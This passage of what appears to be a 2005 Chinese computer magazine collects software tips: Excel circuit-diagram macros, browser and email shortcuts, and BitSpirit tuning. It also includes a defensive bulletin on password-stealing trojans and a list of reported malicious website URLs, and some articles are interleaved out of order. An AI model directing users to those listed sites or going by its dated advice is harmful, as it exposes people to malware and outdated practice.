执行"工具→自定义"菜单命令，在"工具栏"选项卡中，单击"新建"按钮，新建一个"电路图"工具栏，切换到"命令"选项卡，从"类别"列表中选择"宏"，把右侧"命令"列表中的"自定义按钮"拖动到新建的"电路图"工具栏中，右击这个新增的按钮，在弹出菜单的"命名"中输入元件名:线圈，再选择"编辑按钮图像"，画一个线圈的按钮图。重复拖动"自定义按钮"到工具栏逐一添加与各种元件相应的按钮。建议把"绘图"类别中的旋转、翻转等常用的命令也添加进来以便使用。

退出自定义状态，单击"电路图"工具栏中的"线圈"按钮会弹出"指定宏"窗口，在窗口的宏列表中双击"线圈"，指定按钮所要运行的宏为"线圈"。以后再单击"线圈"按钮就会在选定的单元格中插入一个线圈元件。重复这一步为各个按钮指定相应的宏。

小提示

编辑按钮图像时用鼠标一点点画可能比较辛苦，也可以在画图程序中按16×16像素格式画好再复制过去，在自定义状态下右击按钮选择"粘贴按钮图像"即可。另外，电路文件移动后工具栏还是可以正常使用的，只要先打开Excel删除原有电路工具栏，再打开移动后的含工具栏文件就可以使用了。至于复制到其他电脑中，随便放在哪里都是可以用的，只是再次移动后就得按照上面的步骤操作了。

第五步:锁定元件

选中所有的元件图，右击选择“指定宏”，在弹出“指定宏”窗口的宏列表中双击选择刚才建的“空宏”。这样，以后我们添加元件就只能单击而无法直接选中拖动了，这可以有效地防止绘图中的误操作。

第六步:其他设置

右击工具栏选中“边框”工具栏以便绘制边线时使用。选中E1:Z14单元格，执行“文件→打印区域→设置打印区域”菜单命令，再执行“视图→分页预览”菜单命令。现在可以看到工作表中只剩下刚才选中的E1:Z14，这就是我们以后画电路图、打印的区域，至于这个区域的大小可以随时拖动区域四周的蓝色边框进行调整(见图4)。把这个工作表重命名为“绘制板”，然后把文件保存为“电路图.xls”。




图4

可以开工了

第一步:新建绘制板

打开“电路图.xls”，按住Ctrl键用鼠标拖动“绘制板”工作表标签复制出一张新工作表“绘制板(2)”，电路图的绘制就是在这张复制的工作表中进行。给这张工作表换个名字，拖动打印区边框适当调整打印区域大小。

第二步:绘制电路图

选中工作表中的单元格，单击“电路图”工具栏上的元件按钮即可在选中单元格的边线上插入元件，重复这一步骤插入各种元件。元件间的连线则使用“边框”工具栏中的“绘图边框”工具直接绘制，多余的连线采用“擦除边框”工具擦除，完成后效果如图5所示。对于实在不能使用边框绘制的连线就只好用直线或直线连接符进行绘制了，不过那种连线应该不是很多吧。

第三步:标注解释

标注直接输入相应单元格中就行了，如果需要制作元件列表等，还可以通过公式方便地进行引用自动生成、管理，




图5

这一部分就留给大家自己设计吧^-^对于一些图形上的标注可使用文字框进行标注。至于整张图纸的边框设置也很简单，按我们平常设置表格边框的方法即可。最终完成后的效果如图6所示。




图6

第四步:修改

上面说过插入的元件无法直接选中，所以要修改时必须按住Alt键单击选中元件，按住Ctrl键则可多选，不过拖动时一定要记得放开Ctrl键否则可就变成复制了。当然也可以使用绘图工具栏的“选择对象”工具进行选中，不过那样比较容易出现误操作，而且选中“选择对象”工具时，画边框和标注无法使用。此外，只要在相应位置插入删除行、列或单元格即可轻松实现连线的延长或缩短，这在修改时是相当实用的。

看看绘制的图形

选中工作表中画电路图的单元格，按Shift键单击菜单栏的“编辑→复制图片”，在弹出窗口中选择“如打印效果”选项，确定后你就可以随意粘贴到其他程序中使用了。因为是通过单元格选中，所以可以只复制一部分电路图，把这图片粘贴到Word中还可以进行分解呢。

本文中笔者绘制的是机电控制的电路图，实际上用来绘制电子电路图也没有问题，你只要能先绘制出相应的电子元件图，其他操作并没什么不同。

小提示

★想改变打印图形的比例可从“文件→页面设置→页面”中可直接输入所需的缩放比例。

★如果你画了一张特大号的电路图也不用担心无法打印，Excel会自动进行分页打印，只是在打印后要用胶水粘接。

触类旁通

对于像电子电路图、物理实物接线图、组织结构图、化学实验图、生态系统图等这些常见图形也完全可以套用这种方法来绘制。只要先绘制出相应元件图，其他操作并没太大不同。如化学实验图，有画过的都知道这中间最麻烦的就是玻璃导管的绘制了，而用这方法就方便多了，只要注意以下几点即可：

1.绘制元件图时，对于玻璃实验器具不能再在下面放白色矩形，它必需是透明的。

2.网格不必特别调整，在画图时我们需要通过改变单元格行高、列宽和行数来快速调整导管的插入长度和各元件、导管等的相对位置(见图7)。




图7

3.用表格边框绘制玻璃导管时，应先从“边框”工具栏中的“线条样式”下拉列表中选择“双线”，再进行绘制。

4.自定义工具栏时必需把格式中的斜下框线、斜上框线工具拖动到边框上(见图8)，这可用于绘制倾斜的导管。此外，还得把绘图中的自由旋转工具也拖动到工具栏上，以便旋转试管或其他设备。

关于绘制的几个小诀窍

1.在此基于省时省力和便于修改方面考虑，在编辑的宏中只采用了复制方法，这导致电路图工具栏的按钮只能在电路图.xls文件中的“绘制板”工作表及其复制表中使用，而且工作表左侧的元件图也挺碍眼。当然如果你有那个耐性直接把绘制各个元件的过程逐一以相对引用方式录制成宏的话，这些问题就可迎刃而解了，不过那样做以后修改会很不方便。

2.如觉得定制工具栏麻烦，也可以直接把宏指定到相应的元件图，通过单击元件图就可以在选定单元格中插入该元件，甚至单击已插入的元件也同样可以插入元件。不过要在选中单元格和元件间移动比较麻烦就是了，而且较容易出现误操作。

3.左侧的元件图如看不顺眼可用一个足够大的矩形或图片遮住。



图8

5.倾斜导管的画法：选中单元格，单击斜下框线或斜上框线工具画出斜管再调整单元格大小以得到适当长度和倾斜度的导管。或者也可选中多个单元格，单击工具栏上的“合并及居中”工具，再单击斜下框线或斜上框线工具以得到跨越多个单元格的斜管。

OK，就介绍这么多吧，在此我们只是提供一个解决问题的方向，至于要如何把它应用到更多种类的图形绘制上，大家不妨自己去试试看，相信还会有更多意外收获。

本文相关代码下载地址为：http://www.newhua.com/cfan/200501/电路实例.rar

CF [YY23]

Word中批量转换文档格式

■ 杨冬松

实际工作中，经常遇到需要转换多篇文档的文件格式，如将HTML文件、TXT文件等转换为Word文件，或是将Word文件转为TXT文件等。

将需要转换的文件放入同一个文件夹中，然后打开Word 2003，选择执行“文件→新建”菜单命令，点选“本机上的模板”链接，在“其他文档”选项卡中选择“转换向导”图标，单击“确定”按钮，出现“转换向导”窗口，按照向导提示就可以进行文件转换了。选择“下一步”按钮，可以看到将其他文件格式转换为Word文档格式，也可以将Word文档转为其他文件格式选项，你可以根据情况选择。如我们选择“将其他文件格式转换为Word文档格式”，单击“下一步”，通过“源文件夹”的“ 览”按钮，选定存放源文件的文件夹，再通过“目标文件夹”的“ 览”按钮，确定转换后的文件存放目的地。单击“下一步”，出现窗口，在“文件类型”中选“*.*”，单击“全选”按钮选中源文件夹中所有要转换的文件，再单击“下一步”，单击“完成”按钮，出现“文件转换过程”对话框，对话框中会显示转换进度。文件转换完成后，转换向导结束，此时会询问是否还要转换其他文件，选择“否”结束即可完成文件转换过程。

CF [YY24]

Office 杂件

身在office，总会遇到一些小问题，需要一些小东西来解决。从现在起，我们会不定期介绍一些与office相关的小东西。



■ Storyer




USB读卡器

现在大家都喜欢用USB存储器随身携带数据，不过有没有想过把数码相机的存储卡作闪存盘呢？数码相机并不是时时刻刻都需要用，相机闲置时相机的存储卡也闲置了，我们只需要购买一个与存储卡配套的读卡器，就能把存储卡当闪盘用了。有朋友会问，现在的数码相机都直接能识别为USB存储器，何必多此一举呢？可是直接拿数码相机当存储器，第一不方便携带，第二数码相机需要额外的供电才能工作，显然不如一个几十元的读卡器方便。

小容量光盘包

office人员虽然不都像美工一样需要几十上百张的光盘图库，但必要的Windows/Office等安装盘都还是要有的，备份的资料也要保管。如果每张光盘都要用单独的光盘盒保管就会既占空间也不方便查找，而一个10片装的硬壳小光盘包就很不错了。硬壳可以保护光盘安全，10片装看起来不多，但对个人保存office相关资料也足够了，不占地方，也方便携带。





USB充电线

现代生活离不开手机，而给手机充电这种事情也经常会被高速的生活节奏忽略。手机充电器体积不小，不方便随身携带，因此一条几块钱的USB手机充电线很就是便宜又好用的替代品了。 CF [YY25]

仙人掌与辐射

现在办公室中，流行摆放植物，这样可以改变办公室呆板的形象。而办公室中摆放的植物最新流行为仙人掌，大家的说法是仙人掌能够减小辐射，是这样吗？

■ Storyer

笔者最早听说仙人掌能减小辐射时，因为不知道减小的原因，所以不敢贸然判断这种说法的真假，于是以"仙人掌"和"辐射"作为关键字在Google上搜索，还有9000多个结果。看了搜索出的答案之后感叹——原来如此。

关于仙人掌能减少辐射的原因，所有回答都是：仙人掌生活在日照很强的地方，所以吸收辐射的能力特别强，所以在电脑桌上摆放仙人掌能减少人吸收的辐射。事实如此吗？我们不需要验证仙人掌本身吸收辐射能力是否很强，只需要知道，我们所说的电脑的辐射只有电磁辐射一种，而电磁辐射的本质是一种电磁波，通过基本物理我们知道，电磁波是直线传播的。因此，我们假设仙人掌能够100％地吸收穿过它的电磁波，那么它也仅仅能吸收从电脑到仙人掌这部分电磁波，并让仙人掌挡住的部分没有电磁波(这还不算电磁波的衍射)，而并不能让电脑的其他电磁辐射也被仙人掌吸收。因此，如果仙人掌的吸收效率真那么高，要想挡住电脑对人的辐射，也需要用仙人掌把电脑包围起来才行，而街上卖的10厘米高的仙人掌是不可能满足这样的功能的。

怎样才是解决电脑辐射的方法呢？

首先，机箱要选用全金属的，透明机箱虽然很好看，但同样也给辐射打开了方便之门。然后，机箱必须要关上，这样基本就能防止机箱的电磁辐射。即使是质量很差的机箱，只要是用金属把整个电脑包裹起来，那么机箱内的电磁波也不会泄漏了。然后注意机箱5寸扩展口的金属挡板，许多用户在拆装光驱时会换用不同的5英寸扩展口，最后把所有5英寸扩展口的金属挡板都拆掉了，这就给电磁辐射泄漏留下了很大一个缺口。因此如对很注重电磁辐射的用户来说，5英寸扩展口挡板后的金属屏蔽板能不取就不取，取了之后如果要封起来，最简单的办法就是用烟盒的锡纸贴上，谁叫任何金属都能屏蔽电磁辐射呢。

对电脑的另一大辐射源显示器，要解决辐射的最好方法就是换用LCD显示器，而视保屏这种东西，能够减少显示器的静电，但并不能减少显示器的辐射。 CF [YY26]

学会这些简捷操作，上网效率提升百分百

拒绝繁琐　上网省时大法

★★★

■河北省隆化县　陈书营

网页浏览篇

1.IE(版本:6.0.2800.1106)

第一招:多用快捷键　　省时指数:★★★★★

上网时，览各种网站当然是必不可少的。看看电视里那些"黑客"好像不太用鼠标，对着键盘一阵猛击就轻松完成了各种工作，而自己用鼠标点了半天，效率却不高。

Backspace:常常"泡"论坛的网友最有体会，当你漫无目的地游荡在论坛的大堆帖子中时，IE的"后退"按钮使用频率最高。可是你知道吗？使用退格键也可以完成"后退"按钮的任务，让"后退"下岗吧！

Tab/Shift + Tab:申请、注册……一大堆输入框使你的鼠标始终闲不下来，费力地将光标一次次地定位在输入框中，再放开鼠标转由键盘输入。这一系列的动作已经大大"谋杀"了你的精力，其实用Tab(下一个输入框)和Shift + Tab(上一个输入框)就可以在各个输入框中自由切换了。

Alt + D:在IE地址栏输入网址时，还必须先把光标移动到地址栏上全选其中的地址，再输入新地址，而用这个快捷键便可以轻松地把一系列操作简化为一个动作。

F4 + ↑↓:IE的地址栏会将以前访问过的网站记录下来，以便今后能够快速访问而不必再次输入网址，不妨把鼠标点击地址栏小箭头的动作也省略掉，以F4和↑↓键就能够更进一步提高速度。

Ctrl + Enter:如果要进入http://www.uuland.com，你会怎么做？如果还是老老实实地把网址打全再回车，那你就落伍了。在IE地址栏中输入"uuland"(不含引号)然后Ctrl + Enter，IE就会自动为你完成www和.com的添加。

Ctrl + I:大家的"收藏夹"都收集了很多不错的网址，通过这个组合键能帮助你更快地打开收藏夹，接着用↑↓选择其中收藏的项目回车进入即可。

Ctrl + D:要把网页加入"收藏夹"，大多数人恐怕会选择IE菜单"收藏→添加到收藏夹"，然后再确认加入。这样用时大约为5秒，而一次Ctrl + D甚至用不了1秒。

Ctrl + ↑↓:如果你采用上述的快捷键方式　览"收藏夹"中的项目，那么将最常访问的网址排在收藏夹的最上端位置可以节省你的几次↑↓选择。用Ctrl + ↑↓可以将收藏夹中当前选中的项目自由地上下移动，比鼠标的拖放可快多了！

第二招:让搜索更简单　　省时指数:★★★★

当需要搜索网页时，通常会先打开Google、Baidu、Yahoo等搜索引擎网站，然后再输入关键字完成搜索。何不试试IE自带的搜索呢？比如要搜索关键字"CFAN"时，只要在IE地址栏中输入"? CFAN"(不含引号，问号与关键字中有空格)回车就能利用自带的搜索引擎进行搜索。但有些朋友不太喜欢IE自带的搜索引擎，从http://www.google.com/google.reg下载注册表文件并导入"注册表"即可把IE默认的搜索改为Google(下载http://www.google.com/default.reg导入即可恢复IE默认搜索)。

> 小提示
>
> 如果要修改为其他搜索引擎，可用"记事本"打开google.reg参考其方法进行修改。

2.Maxthon(版本:1.1.067)

第一招:无敌的鼠标手势　　省时指数:★★★★

比起键盘，你可能更喜欢鼠标，那么你应该试试Maxthon的"鼠标手势"，在网页上看似不经意的几个动作便完成了各种平时需要通过按钮或者菜单才能实现的命令。

第一步:在Maxthon中选择菜单"选项→Maxthon选项"，在弹出的窗口中选择左侧的"鼠标动作"标签，在右侧的"常规"选项卡中勾选"启用鼠标手势控制"。

第二步:在"鼠标动作"选项卡的"名称/命令"列表中选择相应的鼠标动作，如果你对默认的动作或对应的命令不满意，可以通过左侧的"手势注册"和右边命令选择按钮进行更改(见图1)。



图1

如何进行手势控制呢？

以默认设置中的刷新页面手势为例(手势动作：上，下)，首先在需要刷新的页面中按下鼠标右键，然后将鼠标向上移动再向下移动，不必移动很长距离，只要底部状态

栏中显示出动作即可（如 鼠标手势：下 上 同步显示了当前已完成的动作），完成上下移动后松开右键就自动完成了页面的刷新，更详细的鼠标手势对应表可以查看刚才设置窗口中的动作命令对应列表。

第二招：打开网页只用一键　　省时指数：★★★★★

经常访问的网站，可以将其放在Maxthon的"一键通"列表中，一键打开，省时省力。

首先在Maxthon中选择菜单"选项→Maxthon选项"，在弹出的窗口中选择左侧的"键盘控制"标签，然后在右侧的"一键通"选项卡中双击下方列表中需要设置的按键行，输入该按键所对应打开的网址并按"确定"保存，接着勾选菜单"选项→使用网址一键通"，想访问已设置的网址只要点击相应的按键（F2～F12）即可（见图2）。

按键	网址
F2	http://www.google.com
F3	http://bbs.uuland.com
F4	http://bbs.cfan.com.cn
F5	http://www.cnbeta.com
F6	http://soft.winzheng.com
F7	
F8	
F9	
F10	
F11	
F12	

图2

第三招：更"自动"的自动完成　省时指数：★★★★

Maxthon和IE一样也支持网址的自动完成，而且更为方便一些。除了用Ctrl+Enter自动加上".COM"外，还支持Shift+Enter自动完成".NET"以及Ctrl+Shift+Enter自动完成".COM.CN"（均不含引号）。和刚才一样，在"Maxthon选项"中选择左侧的"地址栏"标签，然后在右侧的"常规"选项卡中即可对自动完成的域名前后缀进行自由设定。

邮件收发篇

1.Outlook Express(版本:6.00.2900.2180)

第一招：保存邮件很简单　　省时指数：★★★★

OE要保存邮件，一般都采用菜单命令的方式，但由于不支持批量保存，所以每次选择菜单再保存的动作包含了太多的重复性。我们可以在"收件箱"的窗口布局中加入"另存为"的按钮以简化操作：首先打开OE，选择菜单"查看→布局"打开"窗口布局属性"窗口，点击其中的"自定义工具栏"按钮，然后在弹出的"自定义工具栏"窗口的"可用工具栏按钮"列表中选中"另存为"，点击"添加→"按钮，最后依次关闭设置对话框。此时切换到OE的"收件箱"中，就能利用工具栏中的"另存为"按钮快速保存邮件了。

第二招：自动分拣　　省时指数：★★★★★

办公室一族最头疼的莫过于要在一大堆邮件中迅速找到来自上司的"最高指示"，其实利用OE的邮件规则就能实现邮件的自动分拣。

第一步：打开OE，选择菜单"工具→邮件规则→邮件"，在弹出的"新建邮件规则"窗口中的"选择规则条件"列表中勾选"若'发件人'行中包含用户"，在下方的"选择规则操作"中勾选"移动到指定的文件夹"，在"规则名称"中输入"自动分拣"（见图3）。



图 3

第二步:在“规则描述”中点击带有下划线的“包含用户”，在弹出的“选择用户”窗口中键入上司的邮件地址后点击“添加”，按“确定”完成(如果需要同时分拣几位上司的邮件，可“添加”多次邮件地址)。

第三步:点击“规则描述”中的带有下划线的“指定的”，在弹出的“移动”窗口中选择该上司邮件存放的位置(建议点击右侧的“新建文件夹”建立一个新的文件夹，如本例中新建了一个名为“BOSS”的文件夹)，最后依次点击“确定”完成设置。

第四步:此时出现“邮件规则”窗口，刚才的“自动分拣”规则已经出现在规则列表中并被勾选了。如果你已经有大量未阅读邮件需要分拣，可以选中“自动分拣”，点击右侧的“立即应用”按钮，在弹出窗口中再次点击“立即应用”即可对已有邮件进行分拣。

2.Foxmail(版本:5.0.800.0)

第一招:商务信函一键回复　　　省时指数:★★★★★

面对一大堆有待回复但回复内容却基本千篇一律(或千篇几律)的商务邮件，Foxmail的模板功能可以迅速化解你的“时间危机”。

小王所在的公司正在推广一个美容产品系列，他负责管理该产品的咨询信箱。小王每天要做的就是从邮件中根据哪些是代理商哪些是普通消费者分别给予不同形式的回复。机械性的复制粘贴动作让小王常常感到头昏脑涨而错误频频，我们来看看他是怎么解决这个问题的。

第一步:选择菜单“工具→模板管理”，在弹出的“模板管理”窗口中选中左侧树状目录的“回复邮件模板”分枝。

第二步:点击上方工具栏中的“新建”按钮上的小箭头，选择“新建纯文本模板”。在刚才的“回复邮件模板”分枝下就创建好了一个“回复邮件模板1”，将其更名为“普通用户回复”，并在右侧的编辑框中输入回复给普通用户的邮件内容，确认后点击上方工具栏中的“保存”按钮(见图4)。

第三步:重复第二步的步骤新建一个“代理商回复”，关闭“模板管理”窗口。

MP3搜索引擎航母系列

热门英文歌曲集大成者

一搜 Yisou.com

小生比较喜欢英文歌曲，除了怀旧的“欧美经典”，还喜欢时新的欧美流行歌曲，比如Kate St John的Indescribable Night，游离在梦幻国度的折翼天使，不小心堕入世俗凡尘的精灵，不食人间烟火的空灵之音；Killing Me Softly With His Song（一曲销魂），犹记那天在路上那个乱糟糟的网吧，劣质耳机里传出这首曲子时的震撼，身边的繁杂顷刻远去，整个世界只有音符飞舞；Brave Heart，苏格兰风笛的如泣如诉，跟梁祝一样凄美动人……

有空的时候常常收看CCTV中的“天　村”节目，因为其中有“欧美热门金曲”这个栏目，每一期都会有上榜歌曲的介绍与欣赏，但由于平时工作忙，所以十期倒有七八期落下了。试过在网上查找“上榜歌曲”，结果找到一大堆过时的歌曲，而且叫得出名叫不出名的排行榜都有，看起来都费力，更别说去一首首试听了，遂绝了此念头，不过心中不免有些遗憾。

近日在网上闲逛，终于找到了解决此遗憾的最好办法，那就是去“一搜”(mp3.yisou.com)找，因为它有一个“公告牌冠军单曲”栏目，在这罗列了很多最新的上榜歌曲，而且随时更新中，大家不用再在网上大海捞针了！



经常使用MP3搜索引擎的网友一定常常遇到找到了歌曲却下载不了的情况，而小生发现“一搜”的死链接比较少，这点非常重要，你可以想象，如果十个链接中有七八个死链接那会是什么滋味；估计“一搜”的搜索引擎每天会对歌曲连通状况进行检查更新，这对于提高产品的使用效率是行之有效的。

另外要在“一搜”1200万首欧美歌曲链接中找歌也是非常简单的，喜欢欧美歌曲的朋友，只需要输入英文歌曲名称，然后选择搜索框下面的“欧美歌曲”单选按钮，就可以找到了。另一个有效的方法是在上文提到的“公告牌冠军单曲”里点击冠军单曲的歌手名字，搜索热门欧美歌手更多的新曲。大家不妨一试。

(四川/小生)

间谍软件及木马播报

为更好地清除互联网上传播的各种病毒，保护各位读者的电脑安全，本刊特联合深受网民喜爱的互联网安全工具上网助手推出间谍软件及木马播报。

上网助手2005已完成反间谍软件及反木马的升级，并保证每周升级，下载链接为http://zs.3721.com/。

重点间谍软件及木马

名称:特洛伊音频杀手　　**危害程度**:★★★★★

特征:会修改用户主页为http://wwww.7kfc.com/，并禁止用户对首页进行重置，用以为该网站带来访问流量，同时修改IE览器的标题栏为"7kfc.com网址大全"。在系统重启后，会将自身复制到系统目录下，并在后台隐藏运行，结束进程中的杀毒软件用以保护自身。

名称:QQ护照(Trojan.PSW.QQPass.7)　**危害程度**:★★★★

特征:窃取QQ密码的木马程序。该木马会修改EXE、SCR、CHM、TXT、REG、INI等多种程序文件关联，用以在启动以上类型文件时启动木马自身，同时还会在系统中搜索并屏蔽一些杀毒软件进程。

解决办法:请到上网助手网站zs.3721.com下载相关程序。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，给网上览造成干扰，主要表现包括:篡改IE首页、泄露上网隐私、使QQ乱发消息等，严重的还会感染木马。本期受到最多举报的恶意网站排行如下:

网站链接	网站名称	举报量
http://www.tm159.com/	大众六合彩	2382
http://wwww.7kfc.com/	7kfc.com网址大全	2001
http://www.jf123.net/	小芳音乐	1960
http://www.41234.com/	beautiful girls	1898

解决办法:上网助手2005的IE修复功能可完全恢复被上述恶意网站篡改的IE设置，请到上网助手网站zs.3721.com免费下载最新程序。

本期间谍软件及木马提示

名称	类型	危害描述	危害程度
传奇盗窃者Trojan.PSW.Lmir.fr	木马	窃取网络游戏传奇的账号和密码,结束反病毒软件的进程	★★★
特洛伊爆破工trojan.rapidblaster	木马	启动后将自己安装到系统Program Files的RapidBlaster目录中,定时链接到一个色情网站	★★
特洛伊杂录Trojan.LMir.Zalu.enc	木马	运行后会替换"记事本"程序和internat.exe,盗取传奇用户相关信息	★★
帕劳盗窃PWSteal.Lemir.D	木马	拷贝自身wintask.exe到系统目录,盗窃网络游戏传奇2密码	★★★

解决办法:上网助手2005能彻底查杀上述间谍软件及木马，请到上网助手网站zs.3721.com免费下载最新程序。




图4

第四步:在收到邮件并确认是何种客户类型后，选中该邮件，点击上方工具栏中的"回复"按钮旁的小箭头并选择相应的模板("普通用户回复"或"代理商回复")，点击"发送"即可。

小王伸了个懒腰，拿起了手中的咖啡:"工作原来如此轻松。"

第二招：让"标记"更加智能　　省时指数:★★★★

Foxmail的垃圾邮件过滤功能很强，对于那些未被过滤的垃圾邮件只要使用"标记"功能就能让程序自动学习，标记得越多则过滤功能越强。可是每次在使用"标记"后还要再手工将垃圾邮件拖到"垃圾邮件箱"，实在有些多此一举。

第一步:选择菜单"工具→反垃圾邮件设置"，在弹出的"反垃圾邮件"对话框中选择"常规"选项卡。

第二步:勾选"邮件被手工标记为垃圾邮件时"(见图5)，选择下方的"转移到垃圾邮件箱"(也可选择"直接删除"，但为了防止因误操作而导致的邮件丢失，建议设置为转移)，点击"确定"关闭对话框。




图5

第三步:此时右击收到的垃圾邮件，在弹出菜单中选择"标记状态为→标记为垃圾邮件"，该邮件就会自动转移到"垃圾邮件箱"中了。

CF [YY27]

挖出隐藏参数 内网BT速度疯狂提升

改参数 让比特精灵极速狂飙

★★★★

■上海 狂ρκ

比特精灵以其优越的稳定性和强大的功能受到了广大BT爱好者的青 ，可是其在内网中的使用效果却始终不佳，即使在公网中其连接性能比起BitComet也略逊一筹，其实可以通过修改其新版本的设置文件中的隐藏参数来强化其连接能力。

第一步:安装比特精灵(即BitSpirit，以下简称BS)的最新版本2.7.2.215(下载地址:http://www.newhua.com/cfan/200501/bsv2.7.2.215.CN.exe)，旧版本可能无法找到下文中提及的参数。

第二步:退出BS，用"记事本"打开BS安装目录下的user.ini，查找[DOWNLOADEX]，在其下有三个参数项：NewSOCKETBUMPEX，NewSOCKETLINEEX，NewLaunchDelayEx。官方对于这三个参数的说明如下：

(1)NewSOCKETBUMPEX:这个参数表示BS每次尝试发起连接的数目，默认为12，这是一个非常低的数值，主要是为了照顾国内目前比较普遍的网络条件而设的。带宽条件或网络设备质量甚佳的用户可以适当提高这个数值，数值越高表示发起的连接能力越强，通常请不要超过80。ADSL路由用户千万不要更改NewSOCKETBUMPEX参数，否则会引起断流(表现为:能成功拨号登录，但上网时数据流传输突然中断，一段时间后又自动恢复正常，断流时表现为网页无法打开，下载中断，在线收看或收听的视频或音频中断)。

(2)NewSOCKETLINEEX:这个参数表示BS在尝试连接数达到该数值后，"休息"一段时间再继续尝试，默认为72，也是一个非常小的数值，同样也是为了照顾到国内普遍的网络环境而设的。同(1)一样，数值越大，表示连接能力越强，通常请不要超过320。

(3)NewLaunchDelayEx:这个参数表示BS尝试连接的间隔，单位秒，默认为4，这是一个比较合适的值，如果你提高了(1)和(2)的数值，请相应加大这个间隔以便降低对网络的压力。

第三步:确认你的网络类型为ADSL(非路由)或速度比较快(用老版本BS最高能够到达几百KB/s)的小区宽带用户，那么请在user.ini中将这三个参数按如下数值设置。

NewSOCKETBUMPEX=80
NewSOCKETLINEEX=320
NewLaunchDelayEX=10

注意：更改参数的目的是为了加强连接能力以最大限度地使用物理带宽，如果本身所使用的网络类型的速度很低，那也就无法达到提速的目的，见图1。




图1 在user.ini中更改参数

第四步:ADSL用户可以直接跳过此步。如果你的网络类型为第三步中所描述的高速小区宽带，那还需要启动BS，选择菜单"选项→设置向导"，在设置向导中的"网络设置"部分中将带宽类型设置为"局域网或小区宽带(高于500KB/s)"(见图2)。



图2

小资料


很多ADSL用户的BT下载速度只有0KB或者几KB(种子很多时也是如此)，请参考2004年第21期《从BT到超级BT》一文。采用路由方式上网应打开相应端口映射;Windows XP SP2/2003要应用BS的"XP SP2连接数破解补丁"。另外，还需要注意以下两点:

★有些地方的电信封锁了BT客户端的常用端口(包括BS的默认端口16881)

解决方法:选择BS的菜单"选项→个人设置"，在"任务"选项卡中找到"默认TCP监听的端口"，将其修改为一个1至65535之间的数字(见图)。

★ADSL用户上行速度未限制

解决方法:由于ADSL上下行速率不一致的特点，有时过大的上行(即上传)速度会导致下行速度的降低或者发生断流。BS官方推荐ADSL用户将上行速度限制在42KB左右，大家可以根据自己的实际状况进行设置。选择菜单"选项→个人设置"，在"任务"选项卡中将"全局上传速度限制"设置为相应的数值。需要注意的是:在运行"设置向导"后，速度限制会被恢复到默认的设置，你需要重新作出限制。



建议选择大于1024的数字，否则可能与系统占用端口发生冲突

CF [YY28]

下载一首歌曲简单，那下载一张专辑呢?

用 KuGoo 下载整张专辑

■河北　闫艳力

对一张经典老歌的CD念念不忘?对某个歌手的新专辑情有独钟?想要收藏这张专辑所有的歌曲，但问题来了:我有限的记忆力无法把整张专辑的歌名全记下来，或许只依稀记得专辑的名字，又或许只记得其中的某一首歌。该如何下载整张专辑呢?

1.安装设置篇

第一步:下载并安装KuGoo，完成后在自动弹出的登录框中点击"注册向导"按钮，按照文字提示注册自己的新账号，一路点击"下一步"直到注册完成(见图1)。接着KuGoo自动登录刚才注册的账号，伴随着一声悦耳的"Hello KuGoo"，你便来到了KuGoo的世界(见图2)。如果安装完毕后无法运行，可运行KuGoo安装目录下(默认安装在C:\Program Files\KuGoo2)的AutoDown2.exe自动更新程序，更新完成后就能正常运行程序了。



图1　申请到的KuGoo号码



图2

